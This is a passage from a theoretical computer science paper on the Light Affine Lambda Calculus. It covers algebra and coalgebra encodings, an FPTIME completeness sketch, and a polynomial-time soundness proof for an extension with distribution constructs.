$\frac{\Gamma \vdash M : \tau_0 \oplus \tau_1 \quad \Delta, x : \tau_0 \vdash N_0 : \tau \quad \Delta, x : \tau_1 \vdash N_1 : \tau}{\Gamma, \Delta \vdash \text{case } M \text{ of } \{\text{inj}_0^{\tau_0 \oplus \tau_1}(x) \rightarrow N_0 \mid \text{inj}_1^{\tau_0 \oplus \tau_1}(x) \rightarrow N_1\} : \tau} (\oplus E)$	$\frac{\Gamma \vdash M : \exists X. \tau \quad \Delta, x : \tau \vdash N : \sigma}{\Gamma, \Delta \vdash \text{unpack } M \text{ as } (X, x) \text{ in } N : \sigma} (\exists E)$		
(b) rules for additional constructions			

Figure 3. Typing rules for the Light Affine Lambda Calculus.

Consider the morphisms defined by:

$$\begin{aligned}
\text{in}_T &: F(T) \multimap T, \\
\text{in}_T &= \lambda s : F(T). \Lambda X. \lambda k : ! (F(X) \multimap X). \\
&\quad \text{let } \hat{y} : ! (F(X) \multimap X) = k \text{ in} \\
&\quad \text{let } \hat{z} : \S F(X) = L_F(F(\text{fold}_T X \hat{y})s) \text{ in } \hat{z}(y z),
\end{aligned}$$

$$\begin{aligned}
\text{fold}_T &: \forall X. ! (F(X) \multimap X) \multimap T \multimap \S X, \\
\text{fold}_T &= \Lambda X. \lambda k : ! (F(X) \multimap X). \lambda t : T. t X k.
\end{aligned}$$

Then, (T, in_T) is a weakly-initial F -algebra under \S : for every F -algebra $(B, f : F(B) \multimap B)$ we have an F -algebra $(\S B, g : F(\S B) \rightarrow \S B)$ and an F -algebra homomorphism $h : T \rightarrow \S B$ defined as $h = \text{fold}_T B \hat{f}$.

The situation described by Theorem 13 corresponds to saying that for every F -algebra (B, f) the following diagram commutes:

$$\begin{array}{ccc}
F(T) & \xrightarrow{F(\text{fold}_T B \hat{f})} & F(\S B) \\
\downarrow \text{in}_T & & \downarrow g \\
T & \xrightarrow{\text{fold}_T B \hat{f}} & \S B
\end{array}
\quad
\begin{array}{c}
\searrow L_F \\
\swarrow \S f
\end{array}$$

This diagram provides a way to encode the least fixpoint of types, similarly to what we have for System F, and so to define standard data types.

Notice that with respect to initial algebras we have now relaxed both the uniqueness and the existence property.

4.1 Algebra Examples

Before providing examples of algebras, we want to characterize a large class of functors that left-distribute.

Lemma 14. All the functors built using the following signature left-distribute over \S :

$$F(X) ::= \mathbf{1} \mid X \mid A \mid \S F(X) \mid F(X) \oplus F(X) \mid F(X) \otimes F(X),$$

provided that A is a closed type for which there exists a closed term of type $A \multimap !A$ or type $A \multimap \S A$.

Proof. By induction on $F(X)$. \square

Thanks to the above lemma we can give a notion of weakly-initial F -algebra under \S to several standard examples.

Example 15. Consider the functor $F(X) = \mathbf{1} \oplus X$. This is the linear analog of the functor considered in Example 7, definable by the same term (in the types annotation, implication is replaced by a linear arrow and $+$ is replaced by \oplus). By Lemma 14, we have that F left-distributes over \S , and so by Theorem 13 we have that $(\mathbb{N}, \text{in}_{\mathbb{N}})$ is a weakly-initial F -algebra under \S , where by abuse of notation we again use \mathbb{N} to denote $\mu X. F(X)$. Similarly to what we did in Example 7, we can define natural numbers as inhabitants of this type. Noticing that to the term g defined there we can also give the type $F(\mathbb{N} \multimap \mathbb{N}) \multimap (\mathbb{N} \multimap \mathbb{N})$, we have that $\text{add} = \text{fold}_{\mathbb{N}} (\mathbb{N} \multimap \mathbb{N}) \hat{g}$ has type $\mathbb{N} \multimap \S (\mathbb{N} \multimap \mathbb{N})$.

Example 16. Consider the functor $F_n(X) = \mathbf{1} \oplus (\mathbb{B}_n \otimes X)$ where \mathbb{B}_n is a finite type with n states. The functor $F_n(X)$ is definable by the term:

$$\begin{aligned}
\lambda f : X \multimap Y. \lambda x : F_n(X). \text{case } x \text{ of} \\
\{ \text{inj}_0(z) \rightarrow \text{inj}_0(()), \\
\text{inj}_1(z) \rightarrow \text{let } \langle z_1 : \mathbb{B}_n, z_2 : X \rangle = z \text{ in } \text{inj}_1(\langle z_1, f z_2 \rangle) \},
\end{aligned}$$

where we omit the superscripts of the inj_i constructs for readability. It is easy to verify that by Lemma 14, we have that F_n left-distributes over \S . So, if we define $\mathbb{B}_n^* = \mu X. F_n(X)$, by Theorem 13 we have that $(\mathbb{B}_n^*, \text{in}_{\mathbb{B}_n^*})$ is a weakly-initial F -algebra under \S . In the particular case where $n = 2$, let $\mathbb{B}_2 = \mathbf{1} \oplus \mathbf{1}$ be the type for booleans. The type \mathbb{B}_2^* is inhabited by finite boolean strings: $\text{nil} = \text{in}_{\mathbb{B}_2^*}(\text{inj}_0(()))$, $\text{cons} = \lambda h : \mathbb{B}_2. \lambda t : \mathbb{B}_2^*. \text{in}_{\mathbb{B}_2^*}(\text{inj}_1(\langle h, t \rangle))$.

We can define a map function on boolean strings using the function:

$$g = \lambda f : \mathbb{B}_2 \multimap \mathbb{B}_2. \lambda x : F_2(\mathbb{B}_2^*). \text{case } x \text{ of}$$

$$\{ \text{inj}_0(z) \rightarrow \text{in}_{\mathbb{B}_2^*}(\text{inj}_0(())),$$

$$\text{inj}_1(z) \rightarrow \text{let}(z_1 : \mathbb{B}_2, z_2 : \mathbb{B}_2^*) = z \text{ in } \text{in}_{\mathbb{B}_2^*}(\text{inj}_1(\langle f z_1, z_2 \rangle)) \}.$$

Noticing that for a variable $f : \mathbb{B}_2 \multimap \mathbb{B}_2$, to the term $g f$ we can give the type $F(\mathbb{B}_2^*) \multimap \mathbb{B}_2^*$, we have that $\text{map } f = \text{fold}_{\mathbb{B}_2^*} \mathbb{B}_2^* \hat{!}(g f)$ has type $\mathbb{B}_2^* \multimap \mathbb{B}_2^*$.

The next section will show an extensive example in programming with these data structures.

4.2 Polynomial Time Completeness of LALC using Algebras

As a sanity check, we want to use the new encoding of algebras to prove the FPTIME completeness of LALC. This follows the same line as the standard proof from Asperti and Roversi [2] or the one from Baillot et al. [6]. The idea is to show that we can use algebras to encode polynomial expressions—that can be used as clocks for iterations—and Turing Machines and their transitions.

We have seen how to define natural numbers as inhabitants of the type $\mathbb{N} = \mu X. 1 \oplus X$. It is important to stress that all the inhabitants of \mathbb{N} can be typed with a fixed number of $(!I)$ and $(\S I)$ rules—this corresponds to having terms with constant *depth* as defined in Definition 23—this is quite standard but still important to stress in order to ensure a sound characterization of PTIME, see [28]. We want now to show that we can encode polynomial expressions and that we can use them as clocks of iterators. Let us start with the latter. Thanks to Theorem 13 and the fact that given two terms of type $1 \multimap A$ and $A \multimap A$ we can build a term of type $1 \oplus A \multimap A$ combining them, we can define an iteration scheme parametrized by the type A over natural numbers as:

$$\text{iter} : \mathbb{N} \multimap (1 \multimap A) \multimap (A \multimap A) \multimap \S A.$$

This term has the property that for every n , given a *base* b and a *step* s it produces the n -th iteration of s over b . More precisely:

$$\text{iter } n \ b \ s \rightarrow^* \S(s^n b).$$

As an example, we can make explicit the base and the iteration step for addition $\text{add} : \mathbb{N} \multimap \S(\mathbb{N} \multimap \mathbb{N})$:

$$b_{\text{add}} = \lambda z : 1. \text{let } () = z \text{ in } \lambda y. y : 1 \multimap (\mathbb{N} \multimap \mathbb{N}),$$

$$s_{\text{add}} = \lambda z. \lambda y. \text{succ}(z y) : (\mathbb{N} \multimap \mathbb{N}) \multimap (\mathbb{N} \multimap \mathbb{N}).$$

The type of add is not entirely satisfying, however we can define a coercion function:

$$\text{coer} : (\mathbb{N} \multimap \S(\mathbb{N} \multimap \mathbb{N})) \multimap \mathbb{N} \multimap \S \mathbb{N},$$

$$\text{coer} = \lambda f. \lambda n. \lambda m. \text{let } \S u = m \text{ in } (\text{let } \S z = f \ n \text{ in } \S(z u)).$$

Moreover, we have a coercion function:

$$\text{coer}' : \mathbb{N} \multimap \S \mathbb{N},$$

$$\text{coer}' = \lambda n. \text{iter } n \ \text{coer} \ \text{succ}.$$

Thanks to these coercion functions we can change the type of addition:

$$\text{add}_c : \mathbb{N} \multimap \mathbb{N} \multimap \S \mathbb{N},$$

$$\text{add}_c = \lambda n : \mathbb{N}. \lambda m : \mathbb{N}. \text{coer } \text{add } n \ (\text{coer}' m).$$

This is the same type that we can assign to addition in LLL. While this type is good for adding together several elements, in order to define multiplication it is also convenient to give to addition the following type:

$$\text{add}_{\S} : \S \mathbb{N} \multimap \S^2 \mathbb{N} \multimap \S^2 \mathbb{N},$$

$$\text{add}_{\S} = \lambda n : \S \mathbb{N}. \lambda m : \S^2 \mathbb{N}. \text{let } \S u = n$$

$$\text{in } \text{let } \S w = m \text{ in } \S(\text{coer } \text{add } u \ w).$$

We can now define the base step and the iteration step for multiplication $\text{mul} : \mathbb{N} \multimap \S(!\mathbb{N} \multimap \S^2 \mathbb{N})$:

$$b_{\text{mul}} = \lambda z : 1. \text{let } () = z \text{ in}$$

$$\lambda y : !\mathbb{N}. \text{let } !v = y \text{ in } \S(\text{coer}' v) : 1 \multimap (!\mathbb{N} \multimap \S^2 \mathbb{N}),$$

$$s_{\text{mul}} = \lambda g : !\mathbb{N} \multimap \S^2 \mathbb{N}. \lambda y : !\mathbb{N}. \text{let } !z = y \text{ in}$$

$$(\text{add}_{\S} \ \S z \ (g !z)) : (!\mathbb{N} \multimap \S^2 \mathbb{N}) \multimap (!\mathbb{N} \multimap \S^2 \mathbb{N}).$$

By using another coercions similar to coer and coer' we can assign to multiplication a type as: $\text{mul}_c : \mathbb{N} \multimap !\mathbb{N} \multimap \S^3 \mathbb{N}$. By using addition and multiplication we can prove the following.

Lemma 17. *For any polynomial $p[x]$ in the variable x there exists an integer n and a term $\lambda x. \underline{p}$ of type $\mathbb{N} \multimap \S^n \mathbb{N}$ representing $p[x]$.*

Likewise Asperti and Roversi [2] the above lemma can be also improved by expressing the number n of \S in term of the degree of the polynomial. However, in our case we would have some extra \S given by the extra \S that we have in the type of mul_c .

Now we need to encode Turing Machines \mathcal{M} . We can encode a configuration of \mathcal{M} with n states by a type $\mathbb{M}_n = \mathbb{B}_3^* \otimes \mathbb{B}_3^* \otimes \mathbb{B}_n$ where \mathbb{B}_3^* is the type of strings over a three symbols alphabet, and \mathbb{B}_n is a finite type of length n . The first \mathbb{B}_3^* represents the left part of the tape while the second one represents the right part of the tape, starting from the scanned symbol. The type \mathbb{B}_n represents the state. The transition function δ between configurations can be defined by case analysis: we can represent δ by a term $\text{delta} : \mathbb{M}_n \multimap \mathbb{M}_n$. So, we can use the iteration scheme to iterate transitions starting from an initial configuration. We then have the following:

Theorem 18 (FPTIME completeness). *For every polynomial time function $f : \{0, 1\}^* \rightarrow \{0, 1\}^*$ there exists a natural number n and a term $\underline{f} : \mathbb{B}_3^* \multimap \S^n \mathbb{B}_3^*$ such that \underline{f} represents f .*

The proof uses the type of configurations as described above and is similar to the one presented by Asperti and Roversi [2] or the one presented by Baillot et al. [6].

5. Coalgebras in LALC

Trying to adapt the encoding of final coalgebras we hit unsurprisingly the same problem we had for the encoding of initial algebra. Knowing now the recipe we can consider the type:

$$T = \exists X. !(X \multimap F(X)) \otimes \S X. \quad (2)$$


By duality, we are able to build F -coalgebra homomorphisms only with coalgebras of the shape $(\S B, g : \S B \multimap F(\S B))$ and we will require the functor F to *right-distribute* over \S . The latter corresponds to requiring the existence of a morphism:

$$R_F : \S F(X) \multimap F(\S X).$$

These requirements come once again from the fact that the modality \S propagates and from the polymorphic encoding. We have the following dual of Definition 12.

Definition 19. *Given a functor F , we say that an F -coalgebra (A, a) is weakly-final under \S if for every F -coalgebra of the form (B, f) there exists an F -coalgebra $(\S B, g)$ and an F -coalgebra homomorphism $h : \S B \rightarrow A$ making the following diagram*

commute:



That is, we require the existence of an F -coalgebra homomorphism only for F -coalgebra of the form $(\S B, g)$ that comes from an underlying F -coalgebra (B, f) via the functoriality of \S and the right-distributivity R_F of F .


We can now formulate an analog of Proposition 6.

Theorem 20. *Let F be a functor definable in LALC that right-distributes over \S , and let $T = \exists X.!(X \multimap F(X)) \otimes \S X$. Consider the morphisms defined by:*

$\text{out}_T : T \multimap F(T)$,
 $\text{out}_T = \lambda t : T. \text{unpack } t \text{ as } (X, z) \text{ in}$
 $\quad \text{let } \langle k : !(X \multimap F(X)), x : \S X \rangle = z \text{ in}$
 $\quad \text{let } !u = k \text{ in}$
 $\quad \text{let } \S v = x \text{ in } F(\text{unfold}_T X !u) R_F(\S(u v)),$
 $\text{unfold}_T : \forall X.!(X \multimap F(X)) \multimap \S X \multimap T,$
 $\text{unfold}_T = \Lambda X. \lambda k : !(X \multimap F(X)). \lambda x : \S X. \text{pack } (\langle k, x \rangle, X) \text{ as } T.$

Then, (T, out_T) is a weakly-final F -coalgebra under \S : for every F -coalgebra $(B, f : B \multimap F(B))$ we have an F -coalgebra $(\S B, g : \S B \multimap F(\S B))$ and an F -coalgebra homomorphism $h : \S B \rightarrow T$ defined as $h = \text{unfold}_T B !f$.

The situation described by Theorem 13 corresponds to saying that for every F -coalgebra (B, f) the following diagram commutes:



This diagram provides a way to encode the greatest fixpoint of a type schema, similarly to what we have for System F, and so to define standard data types.

Once again, with respect to final coalgebras we have now relaxed both the uniqueness and the existence property.

Lack of Examples We want now to give an analog of Lemma 14 describing the functors that right-distribute. Unfortunately, we are able to prove only the following weak lemma.

Lemma 21. *All the functors built using the following signature right-distribute over \S :*

$$F(X) ::= 1 \mid X \mid A \mid \S F(X),$$

provided that A is a closed type for which there exists a closed term of type $\S A \multimap A$.

Clearly, this lemma is too weak for defining interesting coinductive examples. Indeed, even a simple functor such as $F(X) =$

$1 \oplus X$ (the type for the natural numbers extended with an infinite object) do not right-distribute. By proof search it is easy to verify that we cannot derive a closed judgment for $\S(1 \oplus X) \multimap 1 \oplus \S X$. Similarly, we cannot derive a closed judgment for the type $\S(A \otimes X) \multimap A \otimes \S X$, or the type $\S(A \otimes A \otimes X) \multimap A \otimes A \otimes \S X$. So, we cannot encode infinite lists and infinite trees using Theorem 20.

The root of this problem lies in the fact that in LALC, as in Light Linear Logic, the modality \S does not distribute on the right with \otimes and \oplus . That is, we cannot prove in general $\S(A \otimes B) \multimap \S A \otimes \S B$ or $\S(A \oplus B) \multimap \S A \oplus \S B$. Without these distributive rules it seems hard to program any interesting coinductive data in LALC. For this reason, the next step is to support these principles in our language.

6. LALC with Distributions

We want now to add to LALC the distributive principles we discussed in the previous section. The calculus we obtain by adding these principles inherits the polynomial time completeness of LAL. However, we need to do some work in order to show that it preserves the *polynomial time soundness*. Indeed the usual proof technique based on the depth by depth reduction (see [40]) cannot be applied to this calculus as distributions at depth i may create new redexes at depth $i - 1$.

6.1 Extending LALC with Distributions

We extend the grammar of Figure 1 with distributions, constructs that allow the reduction to distribute a \S constructor over a $\text{inj}_i^r(-)$ or $\langle -, - \rangle$ constructor:

$M, N ::= \dots$

$\mid \text{dist } \S \langle x : \tau_1, y : \tau_2 \rangle = M \text{ as } z = \langle \S x, \S y \rangle \text{ in } N$

$\mid \text{dist } \S \text{inj}_i^{\tau \oplus \tau'}(x) = M \text{ as } z = \text{inj}_i^{\S \tau \oplus \S \tau'}(\S x) \text{ in } N.$

We extend the reduction relation \rightarrow from Figure 2 with two new distributive rules given in Figure 4 and as usual we denote by \rightarrow^* its reflexive, transitive and contextual closure. Similarly, we add the two typing rules for distributions given in Figure 5. In the following, we will sometimes need to consider a term M with a specific type derivation Π for it⁴, we will then use the notation $\Pi \triangleright \Gamma \vdash M : \tau$ for some environment Γ and type τ .

The most interesting logical properties of LAL, such as subject reduction, are preserved by this extension.

Theorem 22 (Subject reduction). *Let Π be a type derivation of the shape $\Pi \triangleright \Gamma \vdash M : \tau$. If $M \rightarrow N$, then there exists a type derivation Π' such that $\Pi' \triangleright \Gamma \vdash N : \tau$.*

Proof. As usual, this result can be proved in three steps by showing three intermediate properties: a substitution lemma, a normalization lemma and a abstraction lemma. The proof has to be slightly adapted in order to deal with the new distribution constructs. \square

We have already discussed informally the depth of LAL terms. Here we introduce this concept more formally.

Definition 23 (depth). *Given a term M , the depth of M , noted $d(M)$, is the maximal number of nested $\hat{\dagger}$ constructs in a path of the syntax tree of M . Given a term M and one of its subterms N , N is at depth i in M if it is in the scope of i nested $\hat{\dagger}$ in M . Given a derivation Π , the depth of Π , noted $d(\Pi)$, is the maximal number of introduction rules for $\hat{\dagger}$ ($\hat{\dagger}I$ rules) in a branch of the derivation Π . A rule in a given type derivation is at depth i if it is preceded by i $\hat{\dagger}I$ rules in a branch of Π .*

⁴For a given term M we can have several type derivations differing for their use of the structural rules (W) and (C).

$$\text{dist } \hat{\S} \langle x : \tau, y : \sigma \rangle = \hat{\S} \langle M_1, M_2 \rangle \text{ as } z = \langle \hat{\S} x, \hat{\S} y \rangle \text{ in } N \rightarrow N[\langle \hat{\S} M_1, \hat{\S} M_2 \rangle / z] \quad (\text{dis-1})$$

$$\text{dist } \hat{\S} \text{inj}_i^{\tau \oplus \tau'}(x) = \hat{\S} \text{inj}_i^{\tau \oplus \tau'}(M) \text{ as } z = \text{inj}_i^{\hat{\S} \tau \oplus \hat{\S} \tau'}(\hat{\S} x) \text{ in } N \rightarrow N[\text{inj}_i^{\hat{\S} \tau \oplus \hat{\S} \tau'}(\hat{\S} M) / z] \quad (\text{dis-2})$$

Figure 4. Distributive reduction rules.

$$\frac{\Gamma \vdash M : \hat{\S}(\tau \otimes \sigma) \quad \Delta, z : \hat{\S} \tau \otimes \hat{\S} \sigma \vdash N : \tau'}{\Gamma, \Delta \vdash \text{dist } \hat{\S} \langle x : \tau, y : \sigma \rangle = M \text{ as } z = \langle \hat{\S} x, \hat{\S} y \rangle \text{ in } N : \tau'} \quad (\text{d}\otimes)$$

$$\frac{\Gamma \vdash M : \hat{\S}(\tau \oplus \sigma) \quad \Delta, z : \hat{\S} \tau \oplus \hat{\S} \sigma \vdash N : \tau'}{\Gamma, \Delta \vdash \text{dist } \hat{\S} \text{inj}_i^{\tau \oplus \sigma}(x) = M \text{ as } z = \text{inj}_i^{\hat{\S} \tau \oplus \hat{\S} \sigma}(\hat{\S} x) \text{ in } N : \tau'} \quad (\text{d}\oplus)$$

Figure 5. Distributive typing rules for LALC

Notice that the depth of a term coincides with the depth of its typing derivations. In other words, if $\Pi \triangleright \Gamma \vdash M : \tau$ then $d(M) = d(\Pi)$. In the following we will be interested in reductions that occur at a particular depth i , in such cases we will use the notation \rightarrow_i . Similarly to LAL, in the extended calculus the depth of a term cannot increase in the reduction.

Lemma 24 (Depth preservation). *Given two terms M and N , if $M \rightarrow^* N$ then $d(N) \leq d(M)$.*

Proof. By a case analysis of the reduction rules. \square

6.2 Depth-by-Depth Reduction is not Enough

We want now to show that the depth-by-depth reduction is not enough to evaluate terms to normal form. Let us first introduce the notion of potential redex.

Definition 25 (Potential redexes at depth i). *A potential redex in M is a subterm whose outermost construct is either a destructor or a distribution. Given a type derivation $\Pi \triangleright \Gamma \vdash M : \tau$, we denote by $\mathcal{E}_i(\Pi)$ the number of elimination rules, $(\text{d}\oplus)$ and $(\text{d}\otimes)$ rules that are at depth i in Π . An actual redex in M is a potential redex that can be reduced at the outermost level by applying either a beta rule, an exponential rule or a distribution rule. A stuck redex in M is a potential redex that is not an actual redex.*

Notice that $\mathcal{E}_i(\Pi)$ is exactly equal to the number of potential redexes at depth i in M . Indeed, each elimination or distribution rule corresponds to the introduction of exactly one destructor or distribution construct in the typed term and conversely.

Fact 26 (From potential redex of depth i to actual redex of depth $i - 1$). *A reduction $M \rightarrow_i N$ at depth i can turn a stuck redex at depth $i - 1$ in an actual redex at depth $i - 1$.*

We show that this fact holds by providing an illustrating example. Consider a term M of depth i having the following subterm M_1 occurring at depth $i - 1$:

$$\text{dist } \hat{\S} \langle x : \tau, y : \sigma \rangle = \hat{\S}(\lambda u : \tau'. \langle u, v \rangle) w \text{ as } z = \langle \hat{\S} x, \hat{\S} y \rangle \text{ in } M_2.$$

This subterm is a stuck redex as it is a potential redex (indeed a distribution) that is not an actual redex as the term $(\lambda u : \tau'. \langle u, v \rangle) w$ is not a constructor. Indeed, this term needs to be evaluated first in order to turn M_1 in an actual redex. Notice that this term $(\lambda u : \tau'. \langle u, v \rangle) w$ is of depth i in M as it is located under an extra $\hat{\S}$ construct in M_1 . Consequently, in order to reduce the distribution in M_1 we must perform a reduction $M \rightarrow_i N$ where N is the term obtained from M by substituting M_1 with the term N_1 below:

$$\text{dist } \hat{\S} \langle x : \tau, y : \sigma \rangle = \hat{\S} \langle w, v \rangle \text{ as } z = \langle \hat{\S} x, \hat{\S} y \rangle \text{ in } M_2.$$

N_1 is a potential redex of depth $i - 1$ in N (no enclosing \dagger -box has been changed wrt to the initial term) and is not a stuck redex since it reduces to $M_2[\langle \hat{\S} w, \hat{\S} v \rangle / z]$.

This example shows that the depth-by-depth reduction strategy is not enough to reach a normal form. So we cannot use this strategy to prove the polynomial time soundness of LALC extended with distributions. Indeed, we need a reduction strategy that can round trip on the depth and reach in this way normal forms. In the following section we will prove the polynomial time soundness by using a global argument that provides an upper bound on the number and size of subterms generated in any reduction. This will help us in showing that each reduction has a polynomially bounded length.

It is also worth noticing that in the reduction of N_1 above the constructor $\langle \cdot, \cdot \rangle$ for the product passes from depth i (from $\hat{\S} \langle w, v \rangle$) to depth $i - 1$ (to $M_2[\langle \hat{\S} w, \hat{\S} v \rangle / z]$ where z is at depth 0 in M_2). Nevertheless, this is achieved by erasing the distribute in N_1 that is also at depth $i - 1$. So the number of syntax tree nodes at depth $i - 1$ does not changes. This property will also be useful in proving the soundness in the next section.

6.3 Soundness of the Extension

In this section, we show that the well-typed terms of our language can be reduced in polynomial time by a Turing Machine.

As we discussed in the previous section, the usual proof for LALC based on bounding the length of the depth-by-depth reduction is not enough to reach normal forms in presence of distributions. Indeed, we can have a *stuck redex* at a given depth i that can be turned in an *actual redex* by reductions at depth $i + 1$. However, it is important to stress that a reduction at depth $i + 1$ cannot create new *potential redexes* but only turning a stuck redex in an actual one. This suggests that the complexity of the extended system is the same as the one of LALC but that we also need a more global argument to prove it.

As discussed in Section 3, the proof for LALC relies on the following three properties:

1. reductions cannot increase the depth of a term,
2. a beta reduction at depth i decreases the size of the term at depth i and cannot increase the size of the term at other depths,
3. any sequence of exponential reduction at depth i can only square the size of the term at every depth j greater than i .

These properties still holds for LALC extended with distributions, so we can use them to provide a global argument giving a polynomial bound on the number of potential redexes that can be generated in any possible reduction (Corollary 32). This combined with a

lexicographic argument on the decrease on the number of potential redexes (Lemma 36) will give the polynomial time soundness.

Preliminary notations We write $M \rightarrow_c N$ (resp. $M \rightarrow_{nc} N$) to stress that $M \rightarrow N$ and that the reduction uses (resp. does not use) a commutation rule (com-n). Similarly, we write $M \rightarrow_{k,i} N$, $k \in \{c, nc\}$, to stress that $M \rightarrow_k N$ with a reduction at depth i .

While subject reduction only claims the existence of a type derivation Π' , the proof gives us a concrete way to build Π' starting from Π . Thanks to this we can lift our reasoning from terms to type derivations. Indeed every reduction in terms corresponds to some transformation on the type derivation. In general we will write $\Sigma : \Pi \triangleright M \mathcal{R}^* \Pi' \triangleright N$, with $\mathcal{R} \in \{\rightarrow, \rightarrow_i, \rightarrow_c, \rightarrow_{nc}, \rightarrow_{c,i}, \rightarrow_{nc,i}\}$, when we want to explicitly give a name Σ to the reduction and the corresponding type derivation Π' obtained by reducing M to N wrt the reflexive and transitive closure of \mathcal{R} starting with the type derivation Π . This will be useful when discussing about the structural rules—contraction and weakening—that do not have a corresponding syntactic construct in the language. So, they can only be seen in the typing derivation.

Length and size We also need to clarify the notions of length of a derivation and size of a term (or of a typing derivation). The reduction name Σ is useful when we want to deal with reduction length: $|\Sigma|$ will denote the length of the reduction (i.e. number of applications of \mathcal{R}), while $|\Sigma|^c$ (respectively $|\Sigma|^{nc}$) will denote the number of commutation rules (resp. rules that are not commutation rules) in Σ . Trivially, $|\Sigma| = |\Sigma|^c + |\Sigma|^{nc}$ as each reduction rule is either a commutation or not. The size of a term M is the number of symbols in the syntax tree that are at any depth. The size of a typing derivation Π is the total number of rules in it. Straightforwardly, the size of a term is bounded by the size of its typing derivations:

Lemma 27 (Size). *If $\Pi \triangleright \Gamma \vdash M : \tau$ then $|M| \leq |\Pi|$.*

Proof. Any constructor (destructor resp.) of the language corresponds to exactly one introduction (elimination resp.) rule in the type system. \square

Polynomial size redacts The key property that we will use to prove the soundness with a global argument is that the size of each intermediate type derivation obtained in a reduction is bounded polynomially by the size of the initial type derivation. To express this fact we need to refer to specific parts of a given term or derivation that are at a particular depth.

Definition 28 (size at depth i). *Given a term M we denote by $|M|_i$ the number of symbols of M that are at depth i in M . Trivially, the following equality holds $|M| = \sum_{i=0}^{d(M)} |M|_i$. In the same way, we denote by $|\Pi|_i$ the number of rules that are at depth i and the equality $|\Pi| = \sum_{i=0}^{d(\Pi)} |\Pi|_i$ also holds.*

We also need to count the contraction rules at each depth.

Definition 29 (contractions at depth i). *Given a type derivation $\Pi \triangleright \Gamma \vdash M : \tau$, we denote by $C_i(\Pi)$ the number of contraction rules that are at depth i in Π .*

The notion of *potential* for a type derivation Π is introduced in order to bound the size of typing derivations in a reduction.

Definition 30. *Given a typing derivation $\Pi \triangleright \Gamma \vdash M : \tau$ we define its weight at depth i , denoted $\mathcal{W}_i(\Pi)$, by:*

$$\begin{aligned} \mathcal{W}_0(\Pi) &= C_0(\Pi) \\ \mathcal{W}_{i+1}(\Pi) &= \prod_{j=0}^i (C_j(\Pi) + 1)^{2^{i-j}} \cdot C_{i+1}(\Pi) \end{aligned}$$

The potential of Π , denoted $\mathcal{P}(\Pi)$ is defined as:

$$\mathcal{P}(\Pi) = \sum_{i=0}^{d(\Pi)} (\mathcal{W}_{i-1}(\Pi) + 1) \cdot |\Pi|_i$$

with the convention that $\mathcal{W}_{-1}(\Pi) = 0$.

We can now formulate the key property of the potential.

Lemma 31 (Polynomial size). *Consider a reduction $\Sigma : \Pi \triangleright M \rightarrow^* \Pi' \triangleright N$. Then, there is a polynomial $\mathcal{P}(\Pi)$ in $|\Pi|$ such that the following hold:*

- $|\Pi'| \leq \mathcal{P}(\Pi)$,
- $\mathcal{P}(\Pi) = \mathcal{O}(|\Pi|^{2^{d(\Pi)}+2})$.

Proof. By induction on the depth, using an upper bound on the maximal number of contraction rules that might exist at each depth in a reduct. \square

As a corollary, we obtain an upper bound on the number of potential redexes at each depth:

Corollary 32 (Polynomial number of potential redexes at any depth). *Consider a reduction $\Sigma : \Pi \triangleright M \rightarrow^* \Pi' \triangleright N$. Then, for any $i \geq 0$, we have:*

$$\mathcal{E}_i(\Pi') \leq \mathcal{P}(\Pi).$$

Proof. By Lemma 31 as $\mathcal{E}_i(\Pi') \leq |\Pi'| \leq \mathcal{P}(\Pi)$. \square

Polynomial length reductions Now we are ready to show that the reduction length of a typed term is polynomially bounded by the size of its typing derivation. We proceed in two steps. First we show that the number of non commuting reduction steps is bounded polynomially in the size (and exponentially in the depth - that is fixed) of a term using a lexicographic decrease on the number of potential redexes (and the fact that they are bounded by the potential by Corollary 32). In a second step, we show that the number of commuting reduction steps is bounded polynomially in the size using a rewriting argument based on the structure of such rules.

Lemma 33. *Consider a reduction $\Sigma : \Pi \triangleright M \rightarrow_{k,i} \Pi' \triangleright N$, with $k \in \{c, nc\}$.*

- (i) *For each $j < i$, we have $\mathcal{E}_j(\Pi') = \mathcal{E}_j(\Pi)$.*
- (ii) *Moreover,*
 - 1. *if $k = c$ then we have: for each $j \geq i$, $\mathcal{E}_j(\Pi') = \mathcal{E}_j(\Pi)$;*
 - 2. *if $k = nc$ then we have: $\mathcal{E}_i(\Pi') < \mathcal{E}_i(\Pi)$.*

Proof. By a case analysis on the reduction rules. \square

The above lemma tells us that a commutative reduction does not change potential redexes at all while non commutative reductions at depth i preserve potential redexes at depth strictly smaller than i and decrease by one the number of potential redexes at depth i . Of course, in this latter case, the number of potential redexes at depth strictly higher than i may increase.

Definition 34 (Strength). *Given a type derivation $\Pi \triangleright \Gamma \vdash M : \tau$, the strength of Π , noted $s(\Pi)$, is a $d(\Pi) + 1$ tuple defined by:*

$$s(\Pi) = \langle \mathcal{E}_0(\Pi), \mathcal{E}_1(\Pi), \dots, \mathcal{E}_{d(\Pi)}(\Pi) \rangle.$$

Corollary 35. *Consider a reduction $\Sigma : \Pi \triangleright M \rightarrow_{k,i} \Pi' \triangleright N$, with $k \in \{c, nc\}$.*

- 1. *if $k = c$ then we have $s(\Pi) =_{\text{lex}} s(\Pi')$;*
- 2. *if $k = nc$ then we have: $s(\Pi) >_{\text{lex}} s(\Pi')$.*

where $>_{\text{lex}}$ is the lexicographic strict order induced by $>$ on tuples.

Proof. (1) is a consequence of Lemma 33(i) and (ii.1) together with the fact that depth does not increase in a reduction, by Lemma 24, while (2) is a consequence of Lemma 33(i), (ii.2) and Lemma 24. \square

Now we take benefits of the above Corollary together with the previous upper bound on size of reduced proof in order to infer an upper bound on the length of non-commutative reductions.

Lemma 36. *Consider a reduction $\Sigma : \Pi \triangleright M \rightarrow^* \Pi' \triangleright N$. Then, we have:*

$$|\Sigma|^{\text{nc}} \leq (\mathcal{P}(\Pi))^{d(\Pi)+1}.$$

